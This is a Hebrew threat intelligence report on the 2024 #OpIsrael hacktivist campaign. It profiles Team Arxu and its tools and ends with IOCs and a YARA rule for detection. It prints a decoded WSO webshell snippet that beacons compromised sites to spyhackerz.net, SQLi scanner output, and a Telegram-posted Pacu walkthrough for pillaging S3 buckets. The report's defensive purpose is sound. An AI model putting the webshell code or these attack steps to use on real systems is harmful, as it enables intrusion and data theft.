All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!



תמונה 12 - תפריט ההרצה של NoSQLMap

סקירה מודיעינית #OpIsrael 2024


All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!

Leviathan היא ערכת כלים המספקת יכולות מגוונות ומיועדת בעיקר כדי לסרוק מטרות ולמצוא מספר רב של פגיעויות ככל הניתן, הכלי מבוסס על סדרת כלים כגון ncrack ו dss מגוון היכולות של הכלי כוללים בין היתר זיהוי פגיעויות בשרתי FTP, SSH, RDP, MYSQL



```
cthulhu — Python leviathan.py — 84x37
Leviathan
[---] Leviathan, wide range mass audit toolkit. | version: 0.1 [---]
[---] Created by Ozge Barbaros & Utku Sen [---]
[---] ozgebarbaros.com | twitter.com/ozgebarbaros | github.com/ozgebarbaros [---]
[---] utkusen.com | twitter.com/utku1337 | github.com/utkusen [---]
[---] May 2017, Istanbul [---]

LEGAL WARNING: While this may be helpful for some, there are significant risks.
You could go to jail on obstruction of justice charges just for running leviathan,
even though you are innocent. Your are on notice, that using this tool outside your
"own" environment is considered malicious and is against the law. Use with caution.

Select from the menu:
1)Discovery
2)Attack
3)Assets
4)Configuration
9)Back
0)Exit

>>
```

תמונה - 13 התפריט הראשי של Leviathan

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!

WSO - הינו webshell מוכר הכתוב ה-PHP, המגיע בצורה מקודדת, ראשית ה-webshell מפענח את עצמו ולאחר הפיענוח מתקבלת הגרסה המפוענחת, ל-webshell קיימות מספר יכולות כגון יכולות הזרקת קוד javascript לדפי אינטרנט והרצת פקודות על השרת עליו מותקן ה-webshell. יתרה מזאת ל-webshell קיימות יכולות ניטור על ידי האופרטור.

```
<?php
$zx = $_SERVER['HTTP_HOST'];
$wx = $_SERVER['SCRIPT_NAME'];
$site="$zx"."$wx";
$check=file_get_contents("https://spyhackerz.net/save.php?url=$site&id=7821718728974864923874");
if($check == 1){
}
else{
    $curl=curl_init();
    curl_setopt($curl, CURLOPT_URL,"https://spyhackerz.net/save.php?url=$site&id=7821718728974864923874");
    curl_setopt($curl,CURLOPT_RETURNTRANSFER,true);
    $check=curl_exec($curl);
}
```

תמונה 14 - WSO לאחר הפיענוח

ניתן לראות את תחילת הקוד המפענח ה-webshell יודע לקבל את השרת המבוקש ואת הסקריפט אותו האופרטור מבקש לשתול.

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!

Fetch: host: port: path:

CWD: Upload: No file selected.

Cmd: [Clear cmd](#)

```
ls -l
total 32
drwxr-xr-x 7 www-data www-data 4096 Mar  8 2016 downloads
drwxr-xr-x 4 www-data www-data 4096 Mar  8 2016 files
drwxr-xr-x 2 www-data www-data 4096 Mar  8 2016 images
-rw-r--r-- 1 www-data www-data 11104 Mar  8 2016 index.html
-rw-r--r-- 1 www-data www-data 1656 Mar  8 2016 robots.txt
-rw-r--r-- 1 www-data www-data 3718 Jan 21 2017 webshell.php
```

תמונה 15 - פאנל השליטה של WSO

באן ניתן לראות את פאנל השליטה של האופרטור המפעיל את WSO על השרת המרוחק.

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



Team ARXU



Team Arxu היא קבוצת האקטיביסטים שלקחה חלק בקמפיינים שונים. הקבוצה הייתה פעילה בעבר בקמפיין #OpIsrael ובקמפיינים אחרים המאפיינים קבוצות האקטיביסטים שונות. לא ידוע על שיוך הקבוצה למיקום גאוגרפי מוסיים ויתכן כי קבוצה זו מורכבת מהאקרים אינדידואלים המצטרפים יחד תחת הכינוי Team Arxu על מנת לפעול יחד בקמפיינים מאורגנים אך ממעבר בערוץ הטלגרם של הקבוצה עושה רושם שמירב החברים שפעילים שם מקורם מארצות כמו פקיסטן ובנגלדש

מוטיבציה

הפעילויות שלהם מכוונות לפגוע כנגד מטרות המשרתות את הג'נדה הפוליטית של חברי Team Arxu, פעילות העבר של Team Arxu אינה מתאפיינת באג'נדה קבועה ומוגדרת, נראה כי המטרות של הקבוצה הם אופורטוניסטיות ואינם מאופיינות בצורה חד משמעית, מה שמחזק את הסברה כי לא מדובר בקבוצה קוהרנטית של האקרים הפועלים למטרה מוגדרת אלא יותר כמו מסגרת שתחתיו פועלים אינדידואלים המתארגנים לפעול נגד מטרות שמשרתות את האג'נדה הנקודתית שלהם.

טקטיקות תקיפה

הקבוצה השתמשה בטקטיקות כמו התקפות DDoS, השחתת אתרים והדלפת נתונים תוך כדי שימוש בכלי Open Source ופרסום הנתונים בטלגרם.

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!

כלים ידועים

DDoS - האקרים הפועלים תחת קבוצה זו עושים שימוש בכלי DDoS שהוזכו בדוח זה.

SQLiv - כלי סריקה למציאת פגיעויות בשרתי SQL. לכלי מספר יכולות סריקה כמו שימוש ב-Google Dorking, יכולות סריקה ושימוש ב-[sql-injection-payload-list](#) ועוד.

```
panda@linux ~/Desktop/Dev/sqliv$ python sqliv.py -e google -d
[MSG] [18:57:28] searching for websites with given dork
[MSG] [18:57:28] 10 websites found
[MSG] [18:57:28] scanning http://.../index.php?ID=67 vulnerable
[MSG] [18:57:28] scanning http://.../index.php?id=10 vulnerable
[MSG] [18:57:28] scanning http://.../index.php?ID=10 vulnerable
[MSG] [18:57:28] scanning http://.../index.php?id=2 vulnerable
[MSG] [18:57:28] scanning http://.../index.php?id=6 vulnerable
[MSG] [18:57:28] scanning http://.../web/index.php?id=31
[MSG] [18:57:28] scanning http://.../index.php?id=15
[MSG] [18:57:28] scanning https://.../index.php?id=30470
[MSG] [18:57:29] scanning http://.../index.php?id=22
[MSG] [18:57:28] scanning https://.../index.php?id=19
[MSG] [18:58:32] scanning server information

VULNERABLE URLS
+-----+-----+-----+-----+
| index | url | db | server | lang |
+-----+-----+-----+-----+
| 1 | http://.../index.php?ID=67 | MySQL | Apache | - |
| 2 | http://.../index.php?id=6 | MariaDB | Apache | - |
| 3 | http://.../index.php?ID=10 | MySQL | Apache | PHP/5.6.32 |
| 4 | http://.../index.php?id=10 | MySQL | Apache/2.2.22 (Debian) | PHP/5.4.45-0+deb7u8 |
| 5 | http://.../index.php?id=2 | MariaDB | Apache | - |
```

תמונה 16 - הרצה של SQLiv

Pacu - הינו כלי לניצול פגיעויות ב-AWS לכלי יש מספר יכולות כגון סריקה של S3Buckets חשופים יכולות Privilege Escalation ב-AWS IAM ועוד, הכלי הוא כלי מודולרי וניתן להרחבה על ידי המשתמש.

```
TEAM ARXU
322 subscribers

Saturday

S3 examples attacks
# S3 Bucket Pillaging

- GOAL: Locate Amazon S3 buckets and search them for interesting data
- In this lab you will attempt to identify a publicly accessible S3 bucket hosted by an organization. After identifying it you will list out the contents of it and download the files hosted there.

~$ sudo apt-get install python3-pip
~$ git clone https://github.com/RhinoSecurityLabs/pacu
~$ cd pacu
~$ sudo bash install.sh
~$ sudo aws configure
~$ sudo python3 pacu.py

Pacu > import_keys --all
# Search by domain
Pacu > run s3_bucket_finder -d glitchcloud
# List files in bucket
Pacu > aws s3 ls s3://glitchcloud
# Download files
Pacu > aws s3 sync s3://glitchcloud s3-files-dir
```

תמונה 17 - פרסום של הכלי בערוץ הטלגרם של Team Arxu

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



C99Shell - הוא webshell הכתוב ב-PHP ומאפשר מספר יכולות כגון הרצת פקודות הורדה והעלאה של קבצים ועוד.

[illegible]

תמונה 18 - קוד המקור של C99Shll

סקירה מודיעינית #Oplrael 2024


All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



תשתיות ידועות של הקבוצות הרלוונטיות

כאמור טקטיקה התקיפה העיקרית שבהן הקבוצות המתשתתפות ב-#OpIsrael היא DDoS רוב הקבוצות עושות שימוש בשרתי פרוקסי כדי למסך את הפעילות שלהם להלן ניתוח התשתיות הידועות של הקבוצות השונות שנעשו שימוש בקמפיינים שונים, ראוי לציין כי הרוב המכריע של הקבוצות עושה שימוש חוזר בתשתיות אלו ואף משתף אותן בין הקבוצות השונות בערוצי הטלגרם



סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



תמונה 18 - תשתיות התקיפה להתקפות DDOS

ניתן לראות קישור בין כתובות ה-IP השונות, כל כתובות ה-IP הם כתובות Proxy ועושה רושם שהקבוצות השונות עושות שימוש תדיר בשירותים של NordVPN כדי למסך את התקפות ה-DDoS שלהם. כמו כן לא מעט מהכתובות הנל היו מעורבות בעבר התקפות DDoS אחרות.

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



איתור וזיהוי (IOC's)

- לקוחות ה MDR שלנו מוגנים באופן אוטומטי על כלל מזהי opslrael.
- הצורה הטובה ביותר להזנה אוטומטית של מערכות הניטור היא חיבור למערכת שיתוף המזהים שלנו (MISP) צרו קשר לפרטים נוספים.

כתובות IP

<https://github.com/ionsec/opisrael2024>

חוקי Yara

<https://github.com/ionsec/yara>

```
rule PHP_WebShell_C99Variant {
  meta:
    description = "Detects C99 PHP Web Shell Variant"
    reference = "Derived from analysis of provided PHP script"

  strings:
    $spyhackerz = "spyhackerz.net/save.php" ascii wide
    $eval = "eval" ascii wide
    $iframe = "<iframe style='height: 0; width:0;'" ascii wide
    $script_src = "<SCRIPT SRC=" ascii wide
    $base64_decode = "base64_decode" ascii wide
    $gzinflate_base64_decode = "gzinflate(base64_decode(" ascii wide
    $file_get_contents = "file_get_contents" ascii wide
    $curl_init = "curl_init(" ascii wide
    $script_end = "</SCRIPT>" ascii wide

  condition:
    any of them
}
```

חוקי IDS

<https://github.com/ionsec/opisrael2024>

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773